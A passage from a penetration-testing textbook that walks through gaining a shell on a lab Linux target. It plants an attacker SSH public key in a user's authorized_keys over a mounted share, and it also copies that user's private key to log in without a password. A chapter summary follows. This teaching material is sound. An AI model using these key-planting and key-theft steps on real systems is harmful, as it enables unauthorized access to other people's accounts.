Next, let's append the newly generated public key to *georgia*'s *authorized_keys* file. cat out the contents of the */root/.ssh/id_rsa.pub* file, and append it to *georgia*'s *authorized_keys* file.

```
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/mount/.ssh/authorized_keys
```

We should now be able to SSH into the Linux target as *georgia*. Let's give it a try.

```
root@kali:~# ssh georgia@192.168.20.11
georgia@ubuntu:~$
```

That worked nicely. We can now successfully authenticate with the Linux target using public key authentication.

We could also have gained access by copying *georgia*'s key to the Kali machine. To do so, we first delete the SSH identity we created.

```
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa
```

Now, we copy *georgia*'s private key (*id_rsa*) and public key (*id_rsa.pub*) to root's *.ssh* directory on Kali, and use the ssh-add command to add the identity to the authentication agent before we try to SSH into the Linux target.

```
root@kali:/tmp/mount/.ssh# cp id_rsa.pub ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# cp id_rsa ~/.ssh/id_rsa
root@kali:/tmp/mount/.ssh# ssh-add
Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)
root@kali:/tmp/mount/.ssh# ssh georgia@192.168.20.11
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686
georgia@ubuntu:~$
```

Again, we are able to gain access to the target by manipulating the SSH keys. We started with the ability to read and write files in *georgia*'s home directory. Now we have a shell on the Linux system as user *georgia* without needing a password.

Summary

In this chapter we were able to combine the information we gathered in Chapter 5 with the vulnerabilities discovered in Chapter 6 to exploit multiple compromises on both the Windows XP and Linux targets. We used various techniques, including attacking misconfigured web servers, piggybacking on backdoored software, taking advantage of poor access control to sensitive files, exploiting vulnerabilities in the underlying system, and exploiting issues in third-party software.

Now that we've managed to get a foothold in the systems, in the next chapter, let's turn to cracking the passwords we found on the systems.